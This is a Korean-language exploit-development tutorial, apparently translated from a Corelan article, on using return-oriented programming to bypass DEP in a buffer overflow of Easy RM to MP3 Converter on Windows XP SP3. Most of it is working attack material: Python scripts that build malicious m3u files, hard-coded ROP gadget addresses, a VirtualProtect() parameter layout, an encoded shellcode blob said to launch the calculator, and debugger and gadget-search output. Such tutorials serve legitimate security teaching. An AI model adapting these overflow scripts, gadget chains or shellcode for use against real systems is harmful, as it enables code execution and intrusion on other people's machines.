SEH 기반 exploit의 경우 pop/pop/ret 명령어를 호출하기 보다 우리의 버퍼가 존재하는 스택으로 돌아올 수 있는 방법을 찾아야 한다. 가장 쉬운 방법은 "스택 pivot"으로 불리는 명령을 수행하는 것이다. pop/pop/ret 대신 우리의 버퍼가 존재하는 스택으로 돌아가도록 하는 다음 명령들 중 하나를 실행하면 된다.

- *add esp, offset + ret*
- *mov esp, register + ret*
- *xchg register, esp + ret*
- *call register(레지스터가 우리가 컨트롤하는 데이터를 가리킬 때)*

어떻게 이것이 ROP 체인을 초기화하는지 나중에 언급할 것이다.

1.3.3 시작하기 전에


Dino Dai Zovi의 ROP에 대한 문서에서 그는 ROP exploit 프로세스 컴포넌트를 잘 시각화했다. ROP 기반 exploit을 만들 때는 다음이 필요하다.

- *스택 pivot*
- *가젯을 이용해 스택과 레지스터 설정(ROP payload)*
- *일반적인 쉘코드 전송*
- *쉘코드 실행*

다음 장에서 각 단계를 다룰 것이다.

1.4 Direct RET – ROP 버전 – VirtualProtect()

첫 번째 ROP exploit을 작성해보자. XP SP3 Professional, 한국어버전, DEP 옵션은 OptOut을 기준으로 테스트하였다.



예제에서는 Easy RM to MP3 Converter (www.rm-to-mp3.net/download.html) 에 대해 ROP 기반 exploit을 작성할 것이다.

Easy RM to MP3 Converter는 긴 문자열을 포함하는 m3u파일을 열 때 버퍼 오버플로우가 발생한다. 문자열 길이가 26074bytes가 넘어가면 EIP를 덮어쓸 수 있다. 이 크기는 시스템에 따라 달라질 수 있다 (원문에서는 26094bytes가 넘어가면 EIP를 덮어쓸 수 있었다).

파이썬으로 작성된 Exploit script의 뼈대는 다음과 같다.

```
filename = "rop.m3u"
buffer_size = 26074

dummy = "A" * buffer_size
my_eip = "BBBB"
rest = "C" * 1000

payload = dummy + my_eip + rest
print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

덮어쓴 크기가 맞다면 EIP는 BBBB(0x42424242)로 덮어써지고 ESP는 CCCC(0x43434343)을 가리키게 된다.

지금까지는 전형적인 Return Address를 덮어쓰는 exploit이다. DEP가 아니라면 ESP 위치(CCCC 대신)에 쉘코드를 넣고 EIP를 jmp esp를 가리키는 곳으로 덮어쓰면 된다. 그러나 DEP 때문에 쉘코드는 실행될 수 없다. 그래서 우리는 ROP 체인을 만들어 VirtualProtect()를 이용해 쉘코드가 존재하는 영역의 메모리 보호 레벨을 변경하여 쉘코드를 실행시킬 것이다. 이를 위해 이 함수에 대한 인자를 넘겨줘야 한다. 이 인자들은 함수가 호출될 때 스택의 최상위에 위치해야 한다. 이렇게 하기 위한 몇 가지 방법들이 있다. 필요한 값들을 모두 레지스터에 저장시킨 뒤 pushad(스택에 한번에 모든 레지스터 값을 저장)하거나, 고정 값이거나 null이 포함되지 않은 인자를 미리 스택에 넣어두고 ROP 가젯을 이용하여 다른 인자를 계산하여 스택에 저장할 수도 있다. m3u 파일에서는 null byte를 포함할 수 없는데 그 이유는 Easy RM to MP3 Converter에서 파일 내에 있는 데이터를 문자열로 인식하기 때문이다. 몇 가지 사용할 수 없는 문자 set들을 해결하기 위해서는 쉘코드를 encoding함으로써 해결할 수 있다.

1.4.1 체인을 어떻게 만드는가

DEP를 우회하기 위해 이미 존재하는 명령어들의 체인을 만들어야 한다. 명령어는 모든 모듈에서 찾을 수 있으며, 실행 가능하고 고정적인 주소를 가지고 있으며 null byte를 포함하지 않는 경우라면 좋다.

기본적으로 스택에 DEP를 우회하기 위한 함수의 인자들을 저장해야 하기 때문에 스택에서부터 push나 pop같이 레지스터를 변경할 수 있는 명령어를 찾아야 한다. 각 명령어들은 다음 실행시킬 명령어로 "jump"해야 한다. 가장 쉬운 방법은 명령어 주소가 RET 명령어 다음에 오는 것이다. RET 명령어는 다음 주소를 스택에서 가져와 jump한다. 따라서 우리의 체인에서 주소를 가져와 jump할

것이다. 해당 주소의 명령어들은 스택에서 데이터를 가져올 것이다. 따라서 이 두 조합이 ROP 체인을 형성할 것이다.

각 명령어와 RET 조합을 "ROP 가젯"이라 부른다.

이는 두 명령어 사이에 한 명령어가 사용할 데이터를 넣을 수 있다는 것을 의미한다. 동시에 명령어가 어떤 일을 할지, 어떻게 두 명령어 사이의 스택 공간에 영향을 미칠지 알아야 한다. 만약 명령어가 ADD ESP, 8을 수행하면 스택 포인터가 움직일 것이고 이는 다음 포인터가 위치해야 할 곳에 영향을 미친다. 가젯의 끝에서 RET가 다음 명령으로 돌아가야 한다. ROP 루틴이 스택의 적당량의 크기를 잘 사용해야 한다는 것이 점점 명확해진다. 따라서 가용한 buffer 공간이 ROP 루틴에 중요하다고 할 수 있다. 이 모든 것이 복잡한 것 같아도 걱정하지 마라. 예를 들어서 설명하겠다.

ROP의 한 부분으로 스택에서 값을 가져와 EAX에 넣고 0x80 만큼 증가시킬 필요가 있다고 하자. 다시 말하면,

- 우리는 POP EAX + RET 에 대한 포인터를 찾아 스택에 넣는다(첫 번째 가젯)
- EAX에 저장될 값을 포인터 바로 밑에 저장한다.
- 다른 포인터(ADD EAX, 80 + RET)를 찾아 스택에서 pop될 값 바로 밑에 저장한다.
- 첫 번째 가젯(POP EAX + RET)으로 jump해서 체인을 시작한다.

우리는 잠시 뒤에 ROP 포인터를 찾는 것에 대해 이야기할 것이다. 지금은 일단 미리 찾은 포인터를 줄 것이다.

```
10026D56 : POP EAX + RET : 가젯 1
1002DC24 : ADD EAX, 80 + POP EBX + RET : 가젯 2
```

가젯 2는 POP EBX를 실행시킬 것이다. 이것은 우리의 체인을 망가뜨리진 않지만 ESP에 영향을 주기 때문에 다음 가젯을 위해 약간의 "padding"을 넣어야 한다. 따라서 2개의 명령어를 각각 실행시키고 우리가 원하는 값을 EAX에 넣으면 스택은 다음과 같은 모양이 될 것이다.

	Stack address	Stack value
ESP points here ->	0010F730	10026D56 (pointer to POP EAX + RET)
	0010F734	50505050 (this will be popped into EAX)
	0010F738	1002DC24 (pointer to ADD EAX,80 + POP EBX + RET)
	0010F73C	DEADBEEF (this will be popped into EBX, padding)


처음에 0x10026D56이 실행되는 것을 확인할 필요가 있다. 우리는 exploit의 시작 단계에 있으므로 EIP가 RETN를 가리키도록 해야 한다. 로드된 모듈에서 RET를 가리키는 포인터를 찾아 EIP에 해당 주소를 넣는다. 우리는 0x100102DC를 사용할 것이다.

EIP가 RETN에 대한 포인터로 덮어 쓰여지면 해당 RETN 명령으로 jump할 것이다. RETN 명령은 스택으로 와서 ESP가 가리키는 값(0x10026D56)을 가지고 jump할 것이다. 그러면 POP EAX가 실행되어 EAX에 0x50505050을 저장한다. 0x10026D57에 있는 POP EAX 실행 이후에 RET 명령은 ESP가 가리키는 주소로 jump한다. 이는 0x1002DC24가 된다. 이 주소는 ADD EAX, 80 + POP EBX + RET에 대한 포인터이며, 따라서 다음 가젯은 0x50505050(EAX 값)에 0x80을 더할 것이다.

우리의 exploit은 다음과 같다.

```
filename = "rop_1.m3u"
buffer_size = 26074
dummy = "A" * buffer_size
my_eip = "₩xdc₩x02₩x01₩x10"        #0x100102dc : RETN
dummy2 = "AAAA"
rop1_ptr = "₩x56₩x6d₩x02₩x10"          #0x10026d56 : POP EAX + RET
rop1_dummy = "₩x50₩x50₩x50₩x50"        #for POP EAX
rop2_ptr = "₩x24₩xdc₩x02₩x10"          #0x1002dc24 : ADD EAX, 80 + POP EBP + RETN
rop2_dummy = "₩xef₩xbe₩xad₩xde"        #0xdeadbeef : for POP EBP
rest = "C"*1000
payload = dummy + my_eip + dummy2 + rop1_ptr + rop1_dummy + rop2_ptr + rop2_dummy + rest

print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

먼저 프로그램을 디버거로 attach시켜 0x100102DC에 브레이크 포인트를 건다. 프로그램을 실행시켜 m3u파일을 열면 브레이크 포인트가 걸린다.



브레이크 포인트에 걸리면 EIP는 우리의 RETN을 가리키게 된다. 디버거의 CPU 창 밑에 정보를

보면 0x10026D56으로 return함을 확인할 수 있다. F7을 눌러 한 명령어씩 수행하면 다음과 같다.

- RETN : EIP는 0x10026D56으로 바뀌고 ESP는 0x000FFD3C로 바뀐다.
- POP EAX : 스택에서 0x50505050을 가져와 EAX에 저장한다. ESP는 0x000FFD40으로 바뀐다.
- RETN : EIP는 0x1002DC24로 바뀌고, ESP는 0x000FFD44로 바뀐다.
- ADD EAX, 80 : EAX가 저장하고 있는 0x50505050에 0x80을 더해 EAX에 저장된다.
- POP EBP : 0xDEADBEEF 값을 EBP에 저장하고 ESP는 0x000FFD48로 바뀐다.
- RETN : 스택에 저장된 주소로 jump한다. 이 예제에서는 0x43434343으로 jump한다.

마지막 RETN이 실행되기 전을 보면 다음과 같다.

위에서 보았듯이 스택에서 하나의 명령어도 실행시키지 않고 필요한 명령어를 실행시킬 수도 있고 레지스터 내 값을 변경할 수도 있다. 존재하는 명령어들을 체인으로 서로 연결시키는 것이 ROP의 핵심이다. 계속하기 전에 체인에 대한 개념을 반드시 이해하고 넘어가자.

1.4.2 ROP 가젯 찾기

좀 전에 ROP 체인에 대해 기본적인 것을 설명했다. 핵심은 다음 가젯으로 넘어가는 RET 명령 전의 다른 명령어들을 찾아야 하는 것이다. 즉, 명령어들 + RET 를 찾아야 한다. 가젯을 찾아 ROP 체인을 만드는데 도와주는 2가지 방법이 있다.

- 특정 명령어를 찾고 RET가 뒤따라 오는지 확인한다. 찾는 명령어와 RET 사이에 명령어들은 가젯을 망치지 않아야 한다.
- 모든 RET 명령어를 찾고 되짚어가며 이전 명령어들이 찾는 명령어인지 확인한다.

두 가지 경우에 있어서 모두 디버거를 사용할 수 있어야 한다. 수동으로 이러한 명령어를 찾는 것은 시간이 많이 허비된다. 더욱이 두 번째 접근 방법은 한 번에 좀 더 많고 정확한 결과를 얻을 수 있지만 추가적인 가젯을 찾기 위해 opcode를 나누어야 할 수도 있다. 애매하게 들릴 수 있으

니 예제를 보자.

RET(opcode 0xC3)를 0x0040127C에서 찾았다고 하자. 디버거의 CPU 창에서 보면 RET 이전 명령어는 ADD AL, 0x58(opcode 0x80 0xc0 0x58)이다. 따라서 AL에 0x58을 더하는 가젯을 찾았다.

```
CPU - main thread, module testshel
0040127C   80C0 58    ADD AL,58
0040127F   C3         RETN
00401280   90         NOP
00401281   90         NOP
00401282   90         NOP
00401283   90         NOP
00401284   90         NOP
00401285   90         NOP
00401286   90         NOP
u 0040127C
```

이 두 명령어는 ADD 명령어의 opcode를 나누어 다른 가젯을 만들 수 있다. 즉, ADD 명령어의 마지막 바이트는 0x58인데 이 값의 opcode는 POP EAX 이다. 따라서 두 번째 ROP 가젯이 0x0040127E에서 시작한다면 가젯은 다음과 같다.

```
CPU - main thread, module testshel
0040127E   58         POP EAX
0040127F   C3         RETN
00401280   90         NOP
00401281   90         NOP
00401282   90         NOP
00401283   90         NOP
00401284   90         NOP
00401285   90         NOP
00401286   90         NOP
00401287   90         NOP
00401288   90         NOP
00401289   90         NOP
0040128A   90         NOP
u 0040127E
```

RET를 먼저 찾고 디버거 뷰에서 이전 명령어를 찾은 경우 이를 쉽게 찾지 못했을 것이다. 좀더 편하게 하기 위해 pvefindaddr(원문의 저자가 작성한 Immunity 디버거 플러그인이다. 그의 홈페이지에서 다운로드 받을 수 있다)에 함수를 하나 작성했다. 이 함수의 기능은 다음과 같다.

- 모든 RET를 찾는다(RETN, RETN 4, RETN 8, ...)
- 이전 명령어를 확인한다(8개까지).
- 같은 RET로 끝나는 새로운 가젯을 "opcode 나누기"를 통해 찾는다.

따라서 ROP 가젯을 만들기 위해서 *!pvefindaddr*을 실행시키면 수 많은 ROP 가젯을 볼 수 있다. 그리고 만약 ROP 가젯에 대한 포인터가 null 바이트가 포함되지 않아야 한다면 단순히 *!pvefindaddr rop nonull* 을 실행시키면 된다. 이 함수는 모든 ROP 가젯을 Immunity 디버거 프로그램 폴더 내 "rop.txt" 파일로 저장한다. 이 작업은 많은 연산이 필요하므로 모든 가젯을 찾는데 하루 정도 걸릴 수 있다. 조언을 하자면 모든 모듈에 대해 하는 것보다 사용하길 원하는 모듈

을 찾아 *!pvefindaddr rop <modulename>* 명령을 하는 것이 낫다.

```
Address  Message
0BADF00D ** [+] Gathering executable / loaded module info, please wait...
0BADF00D ** [+] Done, 57 modules found
0BADF00D [+] Module filter set to 'msrmfilter03.dll', at baseaddress 0x10000000
0BADF00D     Module is not aslr aware
0BADF00D Searching for possible ROP gadgets...please wait
0BADF00D  - Search sequence 1 out of 128 (RET)
0BADF00D    Search 1 complete, found 62986 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 15092
0BADF00D    Number of good gadgets : 22392
0BADF00D  - Search sequence 2 out of 128 (RET 02)
0BADF00D    Search 2 complete, found 151 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 21
0BADF00D    Number of good gadgets : 4
0BADF00D  - Search sequence 3 out of 128 (RET 04)
0BADF00D    Search 3 complete, found 21918 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 133
0BADF00D    Number of good gadgets : 266
0BADF00D  - Search sequence 4 out of 128 (RET 06)
0BADF00D    Search 4 complete, found 96 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 0
0BADF00D    Number of good gadgets : 0
0BADF00D  - Search sequence 5 out of 128 (RET 08)
0BADF00D    Search 5 complete, found 17396 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 42
0BADF00D    Number of good gadgets : 72
0BADF00D  - Search sequence 6 out of 128 (RET 0A)
0BADF00D    Search 6 complete, found 61 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 0
0BADF00D    Number of good gadgets : 0
0BADF00D  - Search sequence 7 out of 128 (RET 0C)
0BADF00D    Search 7 complete, found 14383 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 28
0BADF00D    Number of good gadgets : 63
0BADF00D  - Search sequence 8 out of 128 (RET 0E)
0BADF00D    Search 8 complete, found 65 pointers in all modules, now processing and filtering results...
0BADF00D    Number of gadgets & attempted mutations : 0
0BADF00D    Number of good gadgets : 0
!pvefindaddr rop MSRMfilter03.dll nonull
```

!pvefindaddr rop 명령은 ASLR 모듈이나 rebase되는 모듈의 주소는 자동적으로 무시한다. 이는 rop.txt 결과가 reliable한 exploit을 위한 포인터만을 포함한다는 것을 의미한다. 무시하는 모듈로부터 결과를 얻고 싶다면 각 모듈에 대해 *!pvefindaddr rop <modulename>*을 수동으로 실행시키면 된다. 참고로 생성된 rop.txt 파일은 다음과 같다.

```
rop.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
================================================================================
  Output generated by pvefindaddr v1.36
  corelanc0d3r - http://www.corelan.be:8800
================================================================================
------------------------------------------------------------------------------------------
 Loaded modules
------------------------------------------------------------------------------------------
  Fixup   |    Base     |     Top     |    Size     | SafeSEH | ASLR  | NXCompat | Version, Mo
------------------------------------------------------------------------------------------
   NO     | 0x75FD0000 | 0x76035000 | 0x00065000 |   yes   |  NO   |    NO    | 6.02.3104.0
   NO     | 0x77E70000 | 0x77EE6000 | 0x00076000 |   yes   |  NO   |    NO    | 6.00.2900.5
   NO     | 0x605F0000 | 0x60645000 | 0x00055000 |   yes   |  NO   |    NO    | 5.1.2600.56
   NO     | 0x43F20000 | 0x44048000 | 0x00128000 |   yes   |  yes  |    yes   | 7.00.6000.1
   NO     | 0x00400000 | 0x004BE000 | 0x000BE000 |   NO    |  NO   |    NO    | 2.7.3.700 -
   NO     | 0x76ED0000 | 0x76EF7000 | 0x00027000 |   yes   |  NO   |    NO    | 5.1.2600.56
   NO     | 0x77F10000 | 0x77F35000 | 0x00025000 |   yes   |  NO   |    NO    | 5.1.2600.58
   NO     | 0x77BC0000 | 0x77C18000 | 0x00058000 |   yes   |  NO   |    NO    | 7.0.2600.55
   NO     | 0x770D0000 | 0x7715B000 | 0x0008B000 |   yes   |  NO   |    NO    | 5.1.2600.55
   NO     | 0x7C930000 | 0x7C9CE000 | 0x0009E000 |   yes   |  NO   |    NO    | 5.1.2600.57
   yes    | 0x01C50000 | 0x01CC1000 | 0x00071000 |   NO    |  NO   |    NO    |  - MSRMCcod
   yes    | 0x01CD0000 | 0x0219D000 | 0x004CD000 |   NO    |  NO   |    NO    |  - MSRMCcod
   yes    | 0x021A0000 | 0x021B1000 | 0x00011000 |   yes   |  NO   |    NO    | 7.0.2600.55
```

1.4.3 CALL register 가젯

RET로 끝나는 특정 명령어에 대한 가젯을 찾지 못한다면 어떨까? 자주 사용하는 모듈에서 명령어를 검색한 결과 RET전에 "CALL register" 밖에 찾을 수 없다면? 이런 경우에 모두 불가능한 것은 아니다.

먼저 해당 레지스터에 의미 있는 포인터를 넣는 방법을 찾아야 한다. 스택에 포인터를 넣고 이 값을 레지스터에 넣는 가젯을 찾아야 한다. 그럼 CALL register 명령이 제대로 동작하게 된다. CALL 명령어가 존재하지 않는다면 포인터가 RET이 될 수 있다. 또는 다른 ROP 가젯에 대한 포인터를 사용하여 ROP 체인을 계속할 수 있다.

!pvefindaddr rop 는 RET 전에 call reg 명령어를 가지는 가젯도 리스트로 남긴다.

1.4.4 어떻게 어디서 시작하나?

코드를 작성하기 전 해야 하는 첫 번째 작업은 다음 질문들을 스스로에게 던짐으로써 전략을 설정하는 것이다.

1. DEP를 우회하기 위해 어떤 기술(Windows API)을 쓸 것이며, 스택에 존재하는 인자는 어떤 형태인가? 현재 DEP 정책은 무엇이며 이를 우회하기 위한 방법은 무엇이 있는가?
   ➔ 예제에서는 VirtualProtect()를 사용하여 쉘코드가 위치한 영역의 보호 설정을 변경할 것이다. 이 함수는 호출될 때 다음 인자가 스택 상위에 있어야 한다.

Return Address	VirtualProtect() 함수 호출 이후 돌아갈 주소. 쉘코드가 위치한 주소가 된다. 동적으로 생생해야 할 경우도 있다.
lpAddress	쉘코드가 위치한 주소.

Size	Exploit buffer가 null 바이트를 다룰 수 없다면 동적으로 크기를 결정해야 한다.
flNewProtect	새로운 보호 flag. 실행 가능해야 하므로 0x20으로 설정한다. 이 값은 null을 포함하므로 동적으로 이 값을 생성해야 한다.
lpflOldProtect	포인터로 이전 flag값을 받는다. 고정 주소여도 상관없으나 쓰기 가능해야 한다. Easy RM to MP3 Converter 내 한 모듈에서 주소(0x10035005)를 가지고 왔다.

2. 내가 사용할 수 있는 ROP 가젯은 무엇인가?
   ➔ *!pvefindaddr rop* 를 통해 찾을 수 있다. 참고로 리눅스 기반에서 ROP 가젯을 찾는 것은 ROPEME(http://pentestit.com/2010/08/14/ropeme-rop-exploit-easy)를 사용하면 될 것이다. 역자가 직접 테스트해보지는 않았다.
3. 체인을 어떻게 시작하는가? 설정 가능한 버퍼를 어떻게 할 것인가? 직접 RET를 덮어쓰는 exploit에서는 ESP를 바꾸어 EIP를 RETN에 대한 포인터로 설정하여 체인을 시작할 수 있다.
   ➔ 스택 pivot을 통해 시작. 이 예제에서는 직접 Return Address를 덮어쓰니 RET에 대한 포인터만 필요하다. 우리는 이미 RETN에 대한 포인터를 알고 있다(0x100102DC).
4. 스택을 어떻게 바꿀 것인가?
   ➔ 스택을 조작하는 방법은 다양하다. 레지스터에 값을 넣어 다시 스택에 저장하는 방법도 있다. 스택에 몇 가지 값을 넣은 다음 원하는 값을 동적으로 생성할 수도 있다. 이러한 퍼즐을 푸는 것이 ROP 과정에서 가장 어려운 부분이다.

우리의 인코딩된 쉘코드(계산기 실행)는 대략 223bytes이고 스택 어딘가에 저장된다 (Easy RM to MP3 converter는 몇 가지 character 제한이 있으므로 쉘코드에 인코딩이 필요하다). 우리의 버퍼/스택은 다음과 같다.

…
junk
eip
junk
인자를 생성, 저장할 ROP 체인
VirtualProtect()를 호출할 ROP 체인
다른 ROP / padding / nops
쉘코드
junk
…

VirtualProtect()가 호출되면 ROP 체인에 의해 스택은 다음과 같이 수정된다.

	junk
	eip
	junk
	rop
ESP points here ->	parameters
	more rop
	padding / nops
	shellcode
	junk

1.4.5 시작 전 검사

ROP 체인을 실제로 만들기 전에 VirtualProtect()가 원하는 결과를 주는지 먼저 검증할 것이다. 가장 쉬운 방법은 디버거에서 수동으로 스택과 함수 인자를 수정하여 테스트해보는 것이다.

1. EIP가 VirtualProtect()를 가리키도록 한다. XP SP3 한국어버전에서 이 함수는 0x7C7D1AD4에 있다.
2. 원하는 인자를 스택에 수동으로 넣는다.
3. 스택에 쉘코드를 넣는다.
4. 함수를 실행한다.

제대로 동작한다면 VirtualProtect()도 잘 동작했다는 것이며, 쉘코드도 제대로 동작했다는 것이다. 간단한 테스트를 위해 다음 코드를 사용할 것이다.

```
filename = "rop_2.m3u"
buffer_size = 26074
dummy = "A" * buffer_size
my_eip = "₩xd4₩x1a₩x7d₩x7c"        #0x7c7d1ad4 : VirtualProtect()
dummy2 = "AAAA"
rop_ret = "₩x01₩x01₩x01₩x01"           #0x01010101 : return address
rop_lpAddr = "XXXX"                          #lpAddress
rop_size = "YYYY"                          #size : shellcode length
rop_flNewProtect = "ZZZZ"                  #flNewProtect
rop_writeable = "₩x05₩x50₩x03₩x10"   #writable address
shellcode = ₩
"₩xba₩x46₩xd1₩x59₩x1e₩xda₩xc6₩xd9₩x74₩x24₩xf4₩x5e₩x31₩xc9₩xb1" + ₩
"₩x32₩x31₩x56₩x12₩x83₩xc6₩x04₩x03₩x10₩xdf₩xbb₩xeb₩x60₩x37₩xb2" + ₩
"₩x14₩x98₩xc8₩xa5₩x9d₩x7d₩xf9₩xf7₩xfa₩xf6₩xa8₩xc7₩x89₩x5a₩x41" + ₩
"₩xa3₩xdc₩x4e₩xd2₩xc1₩xc8₩x61₩x53₩x6f₩x2f₩x4c₩x64₩x41₩xef₩x02" + ₩
"₩xa6₩xc3₩x93₩x58₩xfb₩x23₩xad₩x93₩x0e₩x25₩xea₩xc9₩xe1₩x77₩xa3" + ₩
"₩x86₩x50₩x68₩xc0₩xda₩x68₩x89₩x06₩x51₩xd0₩xf1₩x23₩xa5₩xa5₩x4b" + ₩
```

```
"₩x2d₩xf5₩x16₩xc7₩x65₩xed₩x1d₩x8f₩x55₩x0c₩xf1₩xd3₩xaa₩x47₩x7e" + ₩
"₩x27₩x58₩x56₩x56₩x79₩xa1₩x69₩x96₩xd6₩x9c₩x46₩x1b₩x26₩xd8₩x60" + ₩
"₩xc4₩x5d₩x12₩x93₩x79₩x66₩xe1₩xee₩xa5₩xe3₩xf4₩x48₩x2d₩x53₩xdd" + ₩
"₩x69₩xe2₩x02₩x96₩x65₩x4f₩x40₩xf0₩x69₩x4e₩x85₩x8a₩x95₩xdb₩x28" + ₩
"₩x5d₩x1c₩x9f₩x0e₩x79₩x45₩x7b₩x2e₩xd8₩x23₩x2a₩x4f₩x3a₩x8b₩x93" + ₩
"₩xf5₩x30₩x39₩xc7₩x8c₩x1a₩x57₩x16₩x1c₩x21₩x1e₩x18₩x1e₩x2a₩x30" + ₩
"₩x71₩x2f₩xa1₩xdf₩x06₩xb0₩x60₩xa4₩xf9₩xfa₩x29₩x8c₩x91₩xa2₩xbb" + ₩
"₩x8d₩xff₩x54₩x16₩xd1₩xf9₩xd6₩x93₩xa9₩xfd₩xc7₩xd1₩xac₩xba₩x4f" + ₩
"₩x09₩xdc₩xd3₩x25₩x2d₩x73₩xd3₩x6f₩x4e₩x12₩x47₩xf3₩x91";
nops = "₩x90" * 200
rest = "C"*300
payload = dummy + my_eip + dummy2 + rop_ret + rop_lpAddr + ₩
            rop_size + rop_flNewProtect + rop_writeable + ₩
            nops + shellcode + rest
print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

위 코드로 우리는 EIP를 VirtualProtect()(0x7C7D1AD4)를 가리키도록 덮어쓰고 스택 최상위에 5개의 인자와 약간의 nops, 계산기 실행 쉘코드를 넣을 수 있다. lpAddress, Size, flNewProtect 인자는 "XXXX", "YYYY", "ZZZZ"로 설정한다. 그리고 조금 뒤에 수동으로 이를 변경할 것이다.

코드를 실행하여 m3u파일을 만들고, Immunity 디버거에 프로그램을 attach해서 0x7C7D1AD4에 브레이크 포인트를 설정한다. 프로그램을 실행시켜서 m3u파일을 열면 브레이크 포인트가 호출된다.

```
bp 0x7c7d1ad4
[14:45:23]Breakpoint at kernel32.VirtualProtect
```


그리고 스택을 보면 최상단에 우리가 넣은 5개의 인자를 볼 수 있다.

```
000FFD38  01010101 rrrr  CALL to VirtualProtect
000FFD3C  58585858 XXXX  Address = 58585858
000FFD40  59595959 YYYY  Size = 59595959 (1499027801.)
000FFD44  5A5A5A5A ZZZZ  NewProtect = PAGE_READONLY|PAGE_W
000FFD48  10035005 |P나  pOldProtect = MSRMfilt.10035005
000FFD4C  90909090
```


밑으로 쭉 내려가면 쉘코드도 볼 수 있다.

```
000FFE00  90909090 륋륋
000FFE04  90909090 륋륋
000FFE08  90909090 륋륋
000FFE0C  90909090 륋륋
000FFE10  90909090 륋륋
000FFE14  59D146BA 뫷?
000FFE18  D9C6DA1E 抿
000FFE1C  5EF42474 t$?
000FFE20  32B1C931 1  2
000FFE24  83125631 1V
000FFE28  100304C6 ?나
000FFE2C  60EBBBDF 遮?
000FFE30  9814B237 7?
```

